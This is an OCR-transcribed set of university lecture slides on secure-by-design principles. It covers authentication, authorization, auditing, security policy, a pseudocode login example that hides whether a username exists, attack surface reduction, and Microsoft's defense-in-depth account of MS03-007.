
Chulalongkorn University
จุฬาลงกรณ์มหาวิทยาลัย
Pillar of the Kingdom


Secure by design : A perspective of Computer Security

Krerk Piromsopa, Ph. D.
Department of Computer Engineering
Chulalongkorn University

About me

- Born at Chulalongkorn Hospital
- B. Eng, M.Eng (Chulalongkorn University) in 1995, 2001
- Ph.D. (Michigan State University) in 2006 -- Scholarship from Thai Government
- At Chula since 1995 (as a student) and 2001 (as a lecturer) and will (probably) retire here.
- Research
  - Computer Architecture, Computer Security, Mobile Application, Embedded Systems, Storage Systems





About me

- Security Patents (pending)
  - Secure Bit: Hardware Buffer-Overflow Prevention (2004)
  - Canary Bit: Extension of Secure Bit (2006)
  - Boundary Bit (Work in progress)

Overviews

- Security vs. Privacy
- Security Components & Security Policy
- Secure by design
- Tools
  - Input Validation & Threats Modeling
- Secure by design in actions
  (A case from Microsoft.)


What is Security?


- "Security: In the computer industry, refers to techniques for ensuring that data stored in a computer cannot be read or compromised by any individuals without authorization. Most security measures involve data encryption and passwords. Data encryption is the translation of data into a form that is unintelligible without a deciphering mechanism. A password is a secret word or phase that gives a user access to a particular program or system"------Definition from webopedia.com

- "the state of being secure" with secure defined as "free from risk of loss." ------ Mirriam-Webster Online

See the past

- As people formed early communities, the issue of physical security emerged.
- the oldest known lock is a 4,000 year old Egyptian lock





Security

- *"The protection of resources from being accessed by an unauthorized person at a particular time."*

"**Who** can **do what when**?"

Security and Privacy

"Security is the first cause of misfortune."

Old German Proverb

- Security
- Who can do what when?
- Privacy
  - The freedom to control access to our personal information

Security or Privacy?

- a hacker is able to compromise a computer system and find out that a person is a homosexual or is infected with a bad decease.

Clicker

Solution to Privacy

- a naïve solution for a privacy-concerned application is to give a user a choice to release his or her personal information
- Disclaimer, Agreement, Privacy Policy
- HIPAA ?

Examples of Disclaimers


- Google
  - When you upload, submit, store, send or receive content to or through our Services, you give Google (and those we work with) a worldwide license to use, host, store, [illegible], changes we make so that your content works better with our Services), communicate, publish, publicly perform, publicly display and distribute such content. .....

Most people do not read them.


- How about Facebook & others?....
  - (similar)


What do we need to create a secure system?

Security in Action: ATM



Security in Action: Safe box





Look around yourself
to find more examples.

Security Components

- Authentication
  - "Who are you? Are you really the person whom you claim to be?"
- Authorization
  - "Do you have the permission to do what you are trying to do?"
- Accounting (Auditing)
  - "What did you do?"

the AAA of Security

Cerberus or **Kerberos** (Greek Κέρβερος, *Kerberos*, "demon of the pit") was the hound of Hades, a monstrous three-headed dog with a snake for a tail (sometimes said to have 50 or 100 heads) called a hellhound.

Supporting Concepts

- Integrity
  - Integrity (n) "the quality or state of being complete or undivided"
- Software Engineering & Threat Modeling
  - "Threat modeling is a method of addressing and documenting
    the security risks associated with an application."
- Validation of Input
  - "All input is evil until proven otherwise"

tioned

s.

data?

Japanese 障子

Only for interior design. Why?

Picture from wikipedia &
Break the Shoji game (https://play.google.com/store/apps/details?id=jp.live.koukiuchiyama.shoji&hl=ja)

Authorization

Honesty is the best policy

Italian Proverb

- Application specific
- What to control (Policy)
- How to control (Type Enforcement)


NO
Trespassing


Policy

- "It is a definite course or method of action selected from among alternatives and in light of given conditions to guide and determine present and future decisions" - [Merriam-Webster online Dictionary]

- A security policy is a statement that partitions the states of the system into a set of authorized, or secure, states and a set of unauthorized or insecure, states. - [BISHOP].


Secure System

- A secure system is a system that starts in an authorized state and cannot enter an unauthorized state. - [BISHOP]



Authorized and Unauthorized

- Commonly partitioned using two properties of data
  - confidentiality
  - integrity
- Availability (e.g. Fault Tolerant)
- Data
  - sensitive information, secrecy, and privacy



Confidentiality and Integrity

- Confidentiality is the obligation to confine or protect data from being access by unauthorized person. In another word, only the right person can access the data. (Who can read the data?)
- Integrity is the condition of being unimpaired. In this context, it simple means that data is not being altered by unauthorized user. (Who can alter the data?)

What have we learned?

- Authentication
- Authorization
- Confidentiality
- Integrity
- Availability
- Auditing

What is secure by design?

- Plan more than just functionality (Plan for Security)
  - Attack Surface Reduction
  - Threats & Risk Modeling

Sample of "Secure by Design" Simple Login Program

Prog 1.	Prog 2.	Prog 3.

1. Input [login name]
 	
2. Fetch [saved password]
 	
3. If no entry then
exit
 	
4. Input [password]
 	
5. Compare passwords.
 	
6. If valid then
start session
else
exit
End if
	1. Input [login name]
	
	2. Input [password]
	
	3. Fetch [saved password]
	
	4. If no entry then
	exit
	
	5. Compare passwords.
	
	6. If valid then
	start session
	else
	exit
	End if
		1. Input [login name]
		
		2. Input [password]
		
		3. Fetch [saved password]
		
		4. If no entry then
		[saved password] <-
		random
		
		5. Compare passwords.
		
		6. If valid then
		start session
		else
		exit
		End if

Prog 1.

1. Input [login name]

2. Fetch [saved password]

3. If no entry then
   exit

4. Input [password]

5. Compare passwords.

6. If valid then
   start session
   else
   exit
   End if

Login:

username

.....

login:

Prog 2.

1. Input [login name]


2. Input [password]

3. Fetch [saved password]

4. If no entry then
   exit

5. Compare passwords.

6. If valid then
   start session
   else
   exit
   End if



Login:

username

Password:

****

....

Login:

Prog 3.

1. Input [login name]

2. Input [password]

3. Fetch [saved password]

4. If no entry then
   [saved password] <- random

5. Compare passwords.

6. If valid then
   start session
   else
   exit
   End if

login:

username

Password:

****

.....

Login:

What is Attack Surface?

The collection of targets exposed to an attacker (vulnerabilities, controls, networks).

Attack Surface Reduction


- Defense in Depth
- Least Privilege
- Secure Defaults
- Less code = less stuff to attack

Let's see how Microsoft apply this.

Some slides from Microsoft's faculty summit 2004.

36

Early Results of the SDL



37

Secure Design

- Reduce Attack Surface
- Defense in Depth
- Least Privilege
- Secure Defaults

38

Defense in Depth (MS03-007)
Windows Server 2003 Unaffected

The underlying DLL (NTDLL.DLL) not vulnerable	Code fixed during the Windows Security Push
Even if it was vulnerable	IIS 6.0 not running by default on Windows Server 2003
Even if it was running	IIS 6.0 doesn't have WebDAV enabled by default
Even if it did have WebDAV enabled	Default maximum URL length (16kb) prevented exploitation (>64kb needed)
Even if the buffer was large enough	Process halts rather than executes malicious code, due to buffer-overrun detection code (-GS)
Even if it there was an exploitable buffer overrun	Would only 'network service' privileges – commensurate with a normal user

